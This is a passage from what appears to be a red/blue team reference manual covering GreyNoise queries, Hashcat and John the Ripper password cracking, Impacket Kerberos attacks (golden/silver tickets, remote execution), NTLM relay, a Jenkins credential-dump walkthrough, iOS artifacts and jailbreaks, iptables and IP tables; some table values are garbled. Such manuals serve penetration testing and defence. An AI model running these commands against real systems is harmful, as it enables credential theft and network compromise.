> metadata.asn:AS17974 metadata.organization:"PT TELEKOMUNIKASI INDONESIA"
```

Whether the device is a known Tor exit node:

```
> metadata.tor:<true>
> metadata.tor:true
> metadata.tor:true metadata.country:sweden
```

#RAW_DATA

The port number(s) the devices has been observed scanning:

```
> raw_data.scan.port:<port number>
> raw_data.scan.port:23
> raw_data.scan.port:23 metdata.country:sweden
```

The protocol of the port the device has been observed scanning:

```
> raw_data.scan.protocol:<tcp/udp>
> raw_data.scan.protocol:udp
```

```
> raw_data.scan.protocol:udp metadata.country:china
```

Any HTTP paths the device has been observed crawling the Internet:

```
> raw_data.web.paths:<path string>
> raw_data.web.paths:*admin*
> raw_data.web.paths:*admin* tags:"Jboss Worm"
```

Any HTTP user-agents the device has been observed using while crawling the Internet


```
> raw_data.web.useragents:<UA string>
> raw_data.web.useragents:"Mozilla/4.0 (compatible; MSIE 8.0;
Windows NT 5.2; Trident/4.0)"
> raw_data.web.useragents:*baidu* metadata.country:Hong Kong
```

Fingerprinting TLS encrypted negotiation between client and server interactions (<https://ja3er.com/> & <https://github.com/salesforce/ja3/tree/master/lists>):

```
> raw_data.ja3.fingerprint:<JA3 fingerprint hash>
> raw_data.ja3.fingerprint:6734f37431670b3ab4292b8 f60f29984
> raw_data.ja3.fingerprint:6734f37431670b3ab4292b8 f60f29984
metadata.country:china
```

REFERENCE:

<https://viz.greynoise.io/cheat-sheet/queries>
<https://viz.greynoise.io/cheat-sheet/examples>
<https://github.com/GreyNoise-Intelligence/pygreynoise>



H

H

HASHCAT

RED TEAM

PASSWORD CRACKING

ALL

Hashcat is the world's fastest and most advanced password recovery utility.

ATTACK MODES

DICTIONARY ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt
```

DICTIONARY + RULES ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

COMBINATION ATTACK

```
hashcat -a 1 -m #type hash.txt dict1.txt dict2.txt
```

MASK ATTACK

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a
```

HYBRID DICTIONARY + MASK

```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```

HYBRID MASK + DICTIONARY

```
hashcat -a 7 -m #type hash.txt ?a?a?a?a dict.txt
```

RULES

RULEFILE -r

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

MANIPULATE LEFT -j

```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -j <option>
```

MANIPULATE RIGHT -k

```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -k <option>
```

INCREMENT

DEFAULT INCREMENT

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment
```

INCREMENT MINIMUM LENGTH

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment-min=4
```

INCREMENT MAX LENGTH

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a --increment-max=5
```

MISC

BENCHMARK TEST (HASH TYPE)

```
hashcat -b -m #type
```

SHOW EXAMPLE HASH

```
hashcat -m #type --example-hashes
```

ENABLE OPTIMIZED KERNELS (Warning! Decreasing max password length)

```
hashcat -a 0 -m #type -0 hash.txt dict.txt
```

ENABLE SLOW CANDIDATES (For fast hashes w/ small dict.txt + rules)

```
hashcat -a 0 -m #type -S hash.txt dict.txt
```

SESSION NAME

```
hashcat -a 0 -m #type --session <uniq_name> hash.txt dict.txt
```

SESSION RESTORE

```
hashcat -a 0 -m #type --restore --session <uniq_name> hash.txt  
dict.txt  
SHOW KEYSpace  
hashcat -a 0 -m #type --keyspace hash.txt dict.txt -r rule.txt  
OUTPUT RESULTS FILE -o  
hashcat -a 0 -m #type -o results.txt hash.txt dict.txt  
CUSTOM CHARSET -1 -2 -3 -4  
hashcat -a 3 -m #type hash.txt -1 ?l?u -2 ?l?d?s ?1?2?a?d?u?1  
ADJUST PERFORMANCE -w  
hashcat -a 0 -m #type -w <1-4> hash.txt dict.txt  
KEYBOARD LAYOUT MAPPING  
hashcat -a 0 -m #type --keyb=german.hckmap hash.txt dict.txt  
HASHCAT BRAIN (Local Server & Client)  
(Terminal #1) hashcat --brain-server (copy password generated)  
(Terminal #2) hashcat -a 0 -m #type -z --brain-password <password>  
hash.txt dict.txt
```

BASIC ATTACK METHODOLOGY

1- DICTIONARY ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt
```

2- DICTIONARY + RULES


```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

3- HYBRID ATTACKS

```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```

4- BRUTEFORCE

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a
```



ICS / SCADA TOOLS

RED/BLUE TEAM

EXPLOIT/DEFEND

ICS/SCADA

AWSOME-INDUSTRIAL-CONTROL-SYSTEM-SECURITY

A curated list of resources related to Industrial Control System (ICS) security.

<https://github.com/hslatman/awesome-industrial-control-system-security>

I

I

INTERNET EXCHANGE POINTS

ALL

INFORMATIONAL

N/A

DATABASE OF GLOBAL INTERNET EXCHANGE POINTS

<https://www.internetexchangemap.com/#/>

<https://ixpdb.euro-ix.net/en/ixpdb/ixps/>

<https://api.ixpdb.net/>

I

I

IMPACKET

RED TEAM

ESCALATE PRIVS

WINDOWS

Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself.

ASREPRoast

GetNPUsers.py:

```
# check ASREPRoast for all domain users (credentials required)
python GetNPUsers.py
<domain_name>/<domain_user>:<domain_user_password> -request -format
<AS_REP_responses_format [hashcat | john]> -outputfile
<output_AS_REP_responses_file>
```

```
# check ASREPRoast for a list of users (no credentials required)
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -format
<AS_REP_responses_format [hashcat | john]> -outputfile
<output_AS_REP_responses_file>
```

Kerberoasting

GetUserSPNs.py:

```
python GetUserSPNs.py  
<domain_name>/<domain_user>:<domain_user_password> -outputfile  
<output_TGs_file>
```

Overpass The Hash/Pass The Key (PTK)

```
# Request the TGT with hash  
python getTGT.py <domain_name>/<user_name> -hashes  
[lm_hash]:[ntlm_hash]  
# Request the TGT with aesKey  
python getTGT.py <domain_name>/<user_name> -aesKey <aes_key>  
# Request the TGT with password  
python getTGT.py <domain_name>/<user_name>:[password]  
# If not provided, password is requested
```

```
# Set the TGT for impacket use  
export KRB5CCNAME=<TGT_ccache_file>
```

```
# Execute remote commands with any of the following by using the  
TGT  
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass
```

Ticket in Linux Usage

```
# Set the ticket for impacket use  
export KRB5CCNAME=<TGT_ccache_file_path>  
  
# Execute remote commands with any of the following by using the  
TGT  
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass
```

Silver Ticket

```
# To generate the TGS with NTLM  
python ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -  
domain <domain_name> -spn <service_spn> <user_name>  
  
# To generate the TGS with AES key  
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -  
domain <domain_name> -spn <service_spn> <user_name>
```

```

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

```

Golden Ticket

```

# To generate the TGT with NTLM
python ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> <user_name>

# To generate the TGT with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> <user_name>

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

```

NTLMRELAY SMB RELAY TO SHELL

```

#turn off SMB Server on Responder by editing the /etc/responder/Responder.conf file.

echo '10.0.2.9' > targets.txt
ntlmrelayx.py -tf targets.txt ./payload.exe

```

REFERENCE:

<https://github.com/SecureAuthCorp/impacket>

<https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a>

I

I

iOS

RED/BLUE TEAM	INFORMATIONAL	MOBILE
---------------	---------------	--------

iOS ARTIFACTS LOCATIONS

Contacts

/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb

Calls

/var/mobile/Library/CallHistoryDB/CallHistory.storedata

SMS

/var/mobile/Library/SMS/sms.db

Maps

/var/mobile/Applications/com.apple.Maps/Library/Maps/GeoHistory.map
sdata

Safari

/var/mobile/Library/Safari/History.db

Photos Database

/var/mobile/Media/PhotoData/Photos.sqlite

Apple Notes Parser

https://github.com/threeplanetssoftware/apple_cloud_notes_parser

REFERENCE

<https://smarterforensics.com/2019/09/wont-you-back-that-thing-up-a-glimpse-of-ios-13-artifacts/>

iOS JAILBREAK

Checkra1n

checkra1n is a community project to provide a high-quality semi-tethered jailbreak to all, based on the ‘checkm8’ bootrom exploit.
iPhone 5s - iPhone X, iOS 12.3 and up

REFERENCE:

<https://checkra.in/>

PhoenixPwn

Semi-untethered jailbreak for 9.3.5-9.3.6.
All 32-bit devices supported.

REFERENCE

<https://phoenixpwn.com/>

iOS APP TESTING

IDB - iOS App Security Assessment Tool.

<https://github.com/dmayer/idb>

iRET - iOS Reverse Engineering Toolkit.

<https://github.com/S3Jensen/iRET>

DVIA - Damn Vulnerable iOS App for learning.

<http://damnvulnerableiosapp.com/>

LibiMobileDevice - A cross-platform protocol library to communicate with iOS devices.

<https://github.com/libimobiledevice/libimobiledevice>

Needle - iOS App Pentesting Tool.

<https://github.com/mwrlabs/needle>

AppCritique - iOS App Security Assessment Tool.

<https://appcritique.boozallen.com/>

REFERENCE:

<https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet>

<https://github.com/ashishb/osx-and-ios-security-awesome#ios-security>

IOS CRACKED IPA APPS

AppCake

<https://www.iphonecake.com>

IPA Rocks

<https://ipa.rocks/>

Need to reverse engineer an iOS app ?

Works on iOS11 & 12

1 Add <https://level3tjg.github.io> src to Cydia

2 Install bfdecrypt

3 Go to bfdecrypt pref pane in Settings & set the app to decrypt

4 Launch it

5 Decrypted IPA is stored in the Documents folder of the app

I

I

IPTABLES

ALL	CONFIGURATION	FIREWALL
-----	---------------	----------

iptables is a user-space utility program that allows a system administrator to configure the tables provided by the Linux kernel firewall.

CHAINS

INPUT: used to control incoming connections.

OUTPUT: used to control outgoing connections.

FORWARD: used for incoming connections that are not local; i.e. routing and NATing.

ACTIONS

ACCEPT: Allow the specified connection parameters.

DROP: Drop the specified connection parameters.

REJECT: Disallow the connection and send a reject notification to source.

Flush existing rules

```
# iptables -F
```

Display all active iptables rules:

```
# iptables -n -L -v --line-numbers
```

Set default chain policies <DROP/ACCEPT/REJECT>:

```
# iptables -P INPUT <DROP/ACCEPT/REJECT>
# iptables -P OUTPUT <DROP/ACCEPT/REJECT>
# iptables -P FORWARD <DROP/ACCEPT/REJECT>
```

Display rules by chain:

```
# iptables -L <INPUT/OUTPUT/FORWARD>
```

Add single IP Address inbound <ACCEPT/DROP/REJECT>:

```
# iptables -A INPUT -s 10.0.0.10 -j <ACCEPT/DROP/REJECT>
```

Add single IP Address outbound <ACCEPT/DROP/REJECT>:

```
# iptables -A OUTPUT -d 10.0.0.10 -j <ACCEPT/DROP/REJECT>
```

Drop outbound access to a specific site:

```
# iptables -A OUTPUT -p tcp -d example.com -j DROP
```

Delete a specific INPUT rule:

```
# iptables -D INPUT -s 10.0.0.10 -p tcp -dport 80 -j ACCEPT
```

Delete a specific OUTPUT rule:

```
# iptables -D OUTPUT -d 10.0.0.10 -p tcp -dport 80 -j ACCEPT
```

Delete by a specific INPUT/OUTPUT/FORWARD rule number:

First show rules by number:

```
# iptables -n -L -v --line-numbers
```

Then delete rule:

```
# iptables -D <INPUT/OUTPUT/FORWARD> 5
```

Insert a rule in a specific position for inbound:

```
# iptables -I INPUT 3 -s 10.0.0.10 -j DROP
```

Insert a rule in a specific position for outbound:

```
# iptables -I OUTPUT 2 -d 10.0.0.10 -j ACCEPT
```

Allow inbound current established connections and related:

```
# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
ACCEPT
```

Allow outbound current established connections:

```
# iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

I

I

IPv4

ALL

INFORMATIONAL

N/A

IPv4 PRIVATE RANGES

Class	Size	Mask	Range
A	10.0.0.0/8	255.0.0.0	10.0.0.0 10.255.255.255
B	172.16.0.0/12	255.240.0.0	172.16.0.0 172.31.255.255
C	192.168.0.0/16	255.255.0.0	192.168.0.0 192.168.255.255

IPv4 PUBLIC SUBNET CLASSES

Class	Size	Mask	Range	Hosts
A	8.0.0.0/8	255.0.0.0	8.0.0.0 8.255.255.255	16,777,214
B	8.8.0.0/16	255.255.0.0	8.8.0.0 8.8.255.255	65,534
C	8.8.8.0/24	255.255.255.0	8.8.8.0 8.8.8.255	254

IPv4 CLASS C SUBNET TABLE

Subnet	Addresses	Netmask	# of Class C
/31	2	255.255.255.254	1/128
/30	4	255.255.255.252	1/64
/29	8	255.255.255.248	1/32
/28	16	255.255.255.240	1/16
/27	32	255.255.255.224	1/8
/26	64	255.255.255.192	1/4
/25	128	255.255.255.128	1/2
/24	256	255.255.255.0	1
/23	512	255.255.254.0	2
/22	1024	255.255.252.0	4
/21	2048	255.255.248.0	8
/20	4096	255.255.240.0	16
/19	8192	255.255.224.0	32
/18	16384	255.255.192.0	64
/17	32768	255.255.128.0	128
/16	65536	255.255.0.0	256
/15	131072	255.254.0.0	512
/14	262144	255.252.0.0	1024

/13	524288	255.248.0.0	2048
/12	1048576	255.240.0.0	4096
/11	2097152	255.224.0.0	8192
/10	4194304	255.192.0.0	16384
/9	8388608	255.128.0.0	32768
/8	16777216	255.0.0.0	65536

I

I

IPv6

ALL

INFORMATIONAL

N/A

BROADCAST ADDRESSES

ff01::2	Node-Local Routers
ff02::1	Link-Local Nodes
ff02::2	Link-Local Routers
ff05::1	Site-Local Nodes
ff05::2	Site-Local Routers

IPv6 SIZE

Sub	# of Addresses	Amount of a /64
/128	1	
/127	2	
/126	4	
/125	8	
/124	16	
/123	32	
/122	64	
/121	128	
/120	256	
/119	512	
/118	1,024	
/117	2,048	
/116	4,096	
/115	8,192	
/114	16,384	
/113	32,768	
/112	65,536	
/111	131,072	
/110	262,144	
/109	524,288	
/108	1,048,576	
/107	2,097,152	
/106	4,194,304	
/105	8,388,608	


		Equivalent to an IPv4 Internet or IPv4 /8
/104	16,777,216	
/103	33,554,432	
/102	67,108,864	
/101	134,217,728	
/100	268,435,456	
/99	536,870,912	
/98	1,073,741,824	
/97	2,147,483,648	
/96	4,294,967,296	
/95	8,589,934,592	
/94	17,179,869,184	
/93	34,359,738,368	
/92	68,719,476,736	
/91	137,438,953,472	
/90	274,877,906,944	
/89	549,755,813,888	
/88	1,099,511,627,776	
/87	2,199,023,255,552	1/8,388,608
/86	4,398,046,511,104	1/4,194,304
/85	8,796,093,022,208	1/2,097,152
/84	17,592,186,044,416	1/1,048,576
/83	35,184,372,088,832	1/524,288
/82	70,368,744,177,664	1/262,144
/81	140,737,488,355,328	1/131,072
/80	281,474,976,710,656	1/65,536
/79	562,949,953,421,312	1/32,768
/78	1,125,899,906,842,620	1/16,384
/77	2,251,799,813,685,240	1/8,192
/76	4,503,599,627,370,490	1/4,096
/75	9,007,199,254,740,990	1/2,048
/74	18,014,398,509,481,900	1/1,024
/73	36,028,797,018,963,900	1/512
/72	72,057,594,037,927,900	1/256
/71	144,115,188,075,855,000	1/128
/70	288,230,376,151,711,000	23377
/69	576,460,752,303,423,000	11689
/68	1,152,921,504,606,840,000	43846
/67	2,305,843,009,213,690,000	43838
/66	4,611,686,018,427,380,000	43834
/65	9,223,372,036,854,770,000	43832
		Standard end user allocation
/64	18,446,744,073,709,500,000	
/63	36,893,488,147,419,100,000	2
/62	73,786,976,294,838,200,000	4
/61	147,573,952,589,676,000,000	8
/60	295,147,905,179,352,000,000	16


/59	590,295,810,358,705,000,000	32
/58	1,180,591,620,717,410,000,000	64
/57	2,361,183,241,434,820,000,000	128
/56	4,722,366,482,869,640,000,000	256
/55	9,444,732,965,739,290,000,000	512
/54	18,889,465,931,478,500,000,000	1024
/53	37,778,931,862,957,100,000,000	2048
/52	75,557,863,725,914,300,000,000	4096
/51	151,115,727,451,828,000,000,000	8192
/50	302,231,454,903,657,000,000,000	16384
/49	604,462,909,807,314,000,000,000	32768
		65,536 Standard business allocation
/48	1,208,925,819,614,620,000,000,000	
/47	2,417,851,639,229,250,000,000,000	131072
/46	4,835,703,278,458,510,000,000,000	262144
/45	9,671,406,556,917,030,000,000,000	524288
/44	19,342,813,113,834,000,000,000,000	1048576
/43	38,685,626,227,668,100,000,000,000	2097152
/42	77,371,252,455,336,200,000,000,000	4194304
/41	154,742,504,910,672,000,000,000,000	8388608
/40	309,485,009,821,345,000,000,000,000	16777216
/39	618,970,019,642,690,000,000,000,000	33554432
/38	1,237,940,039,285,380,000,000,000,000	67108864
/37	2,475,880,078,570,760,000,000,000,000	134217728
/36	4,951,760,157,141,520,000,000,000,000	268435456
/35	9,903,520,314,283,040,000,000,000,000	536870912
/34	19,807,040,628,566,000,000,000,000,000	1073741824
/33	39,614,081,257,132,100,000,000,000,000	2147483648
		4,294,967,2 96 Standard ISP Allocation
/32	79,228,162,514,264,300,000,000,000,000	
/31	158,456,325,028,528,000,000,000,000,000	8589934592
/30	316,912,650,057,057,000,000,000,000,000	17179869184
/29	633,825,300,114,114,000,000,000,000,000	34359738368
/28	1,267,650,600,228,220,000,000,000,000,000	68719476736
/27	2,535,301,200,456,450,000,000,000,000,000	
/26	5,070,602,400,912,910,000,000,000,000,000	
/25	10,141,204,801,825,800,000,000,000,000,000	
/24	20,282,409,603,651,600,000,000,000,000,000	
/23	40,564,819,207,303,300,000,000,000,000,000	
/22	81,129,638,414,606,600,000,000,000,000,000	
/21	162,259,276,829,213,000,000,000,000,000,000	
/20	324,518,553,658,426,000,000,000,000,000,000	
/19	649,037,107,316,853,000,000,000,000,000,000	
/18	1,298,074,214,633,700,000,000,000,000,000,000	

/17	2,596,148,429,267,410,000,000,000,000,000,000,00 0	
/16	5,192,296,858,534,820,000,000,000,000,000,000,00 0	
/15	10,384,593,717,069,600,000,000,000,000,000,000,0 00	
/14	20,769,187,434,139,300,000,000,000,000,000,000,0 00	
/13	41,538,374,868,278,600,000,000,000,000,000,000,0 00	
/12	83,076,749,736,557,200,000,000,000,000,000,000,0 00	
/11	166,153,499,473,114,000,000,000,000,000,000,000, 000	
/10	332,306,998,946,228,000,000,000,000,000,000,000, 000	
/9	664,613,997,892,457,000,000,000,000,000,000,000, 000	
/8	1,329,227,995,784,910,000,000,000,000,000,000,00 0,000	

IPv6 BIT MAPPING

XXXX;XXXX;XXXX;XXXX;XXXX;XXXX;XXXX;XXXX;XXXX





J J

JENKINS_Exploit

RED TEAM

ESCALATE PRIVS

DEVOPS

Dump Credentials From Jenkins

SCENARIO: You've obtained credentials for a user with build job privileges on a Jenkins server. With that user you can now dump all the credentials on the Jenkins server and decrypt them by creating a malicious build job.

STEP 1: Log into the Jenkins server with the obtained user account:

https://<Jenkins_IPAddr>/script/

STEP 2: Find an obscure location to run your build job and follow the below navigational tree:

New Item -> Freeform Build

“New Project”-> Configure -> General -> Restrict Where This Is Run -> Enter “Master” -> Build -> Add Build Step -> Execute Shell

STEP 3: Execute the following commands in the shell:

```
echo ""  
echo "credentials.xml"  
cat ${JENKINS_HOME}/credentials.xml  
echo ""  
echo "master.key"
```

```
cat ${JENKINS_HOME}/secrets/master.key | base64 -w 0
echo ""
echo "hudson.util.Secret"
cat ${JENKINS_HOME}/secrets/hudson.util.Secret | base64 -w 0
```

STEP 4: Save the build job and on the “Jobs” view page click “Build Now”

STEP 5: Navigate to “Build History” and click on your build job number. Then click on “Console Output”.

STEP 6: Copy the text of the “credentials.xml” and place it into a local file on your attack workstation named “credentials.xml”

STEP 7: Copy the base64 encoded “master.key” and “hudson.util.Secrets” and decode them into their own files on your local attack workstation:

```
echo <base64 string master.key> | base64 --decode > master.key
echo <base64 string hudson.util.Secret> | base64 --decode >
hudson.util.Secret
```

STEP 8: Download the “jenkins-decrypt” python script:
<https://github.com/tweksteen/jenkins-decrypt>

STEP 9: Decrypt the “credentials.xml” file using “master.key” and “hudson.util.Secret”:

```
decrypt.py <master.key> <hudson.util.Secret> <credentials.xml>
```

J

J

JOHN THE RIPPER

RED TEAM

PASSWORD CRACKING

ALL

John the Ripper is a fast password cracker, currently available for many flavors of Unix, macOS, Windows, DOS, BeOS, and OpenVMS.

ATTACK MODES

BRUTEFORCE ATTACK

```
john --format=#type hash.txt
```

DICTIONARY ATTACK

```
john --format=#type --wordlist=dict.txt hash.txt
```

MASK ATTACK

```
john --format=#type --mask=?1?1?1?1?1?1 hash.txt -min-len=6
```

INCREMENTAL ATTACK

```
john --incremental hash.txt
```

DICTIONARY + RULES ATTACK

```
john --format=#type --wordlist=dict.txt --rules
```

RULES

--rules=Single

--rules=Wordlist

```
--rules=Extra  
--rules=Jumbo  
--rules=KoreLogic  
--rules=All
```

INCREMENT

```
--incremental=Digits  
--incremental=Lower  
--incremental=Alpha  
--incremental=Alnum
```

PARALLEL CPU or GPU

```
LIST OpenCL DEVICES  
john --list=opencl-devices  
LIST OpenCL FORMATS  
john --list=formats --format=opencl  
MULTI-GPU (example 3 GPU's)  
john --format=<OpenCLformat> hash.txt --wordlist=dict.txt --rules -  
-dev=<#> --fork=3  
MULTI-CPU (example 8 cores)  
john --wordlist=dict.txt hash.txt --rules --dev=<#> --fork=8
```

MISC

```
BENCHMARK TEST  
john --test  
SESSION NAME  
john hash.txt --session=example_name  
SESSION RESTORE  
john --restore=example_name  
SHOW CRACKED RESULTS  
john hash.txt --pot=<john potfile> --show  
WORDLIST GENERATION  
john --wordlist=dict.txt --stdout --external:[filter name] >  
out.txt
```

BASIC ATTACK METHODOLOGY

- 1- DEFAULT ATTACK
john hash.txt
- 2- DICTIONARY + RULES ATTACK
john --wordlist=dict.txt --rules
- 3- MASK ATTACK
john --mask=?1?1?1?1?1?1 hash.txt -min-len=6
- 4- BRUTEFORCE INCREMENTAL ATTACK
john --incremental hash.txt

J

J

JQ

ALL

INFORMATIONAL

N/A

jq - jq is a fantastic command-line JSON processor. jq is a sed-like tool that is specifically built to deal with JSON.

###EXAMPLE FILE.JSON CONTENTS

```
{  
  "name": "Buster",  
  "breed": "Golden Retriever",  
  "age": "4",  
  "owner": {  
    "name": "Sally"  
  },  
  "likes": [  
    "bones",  
    "balls",  
    "dog biscuits"  
  ]  
}
```

Pretty print JSON output

```
cat file.json | jq
```

Find a Key and Value

```
cat file.json | jq '.name'
```

```
#multilple keys can be passed with '.name,.age'
```

Nested Search Operation

```
cat file.json | jq '.owner.name'
```

Find Items in an Array

```
cat file.json | jq '.likes[0]'
```

```
#multiple array elements '.likes[0:2]'
```

Combine Filters

```
cat file.json | jq '.[[]] | .name'
```

Transform JSON into new data structures

```
cat file.json | jq '[.name, .likes[]]'
```

Transform Values within JSON

Perform basic arithmetic on number values.

```
{ "eggs": 2, "cheese": 1, "milk": 1 }
```

```
cat file.json | jq '.eggs + 1'  
3
```

Remove Keys from JSON

```
cat file.json | jq 'del(.name)'
```

Map Values & Perform Operations


```
echo '[12,14,15]' | jq 'map(. - 2)'  
[  
 10,  
 12,  
 13  
]
```

REFERENCE:

<https://stedolan.github.io/jq/>

<https://shapeshed.com/jq-json/>

<https://thoughtbot.com/blog/jq-is-sed-for-json>



K

K

KUBERNETES

ALL

INFORMATIONAL

DEVOPS

Kubernetes is an open-source container-orchestration system for automating application deployment, scaling, and management. It was originally designed by Google and is now maintained by the Cloud Native Computing Foundation.

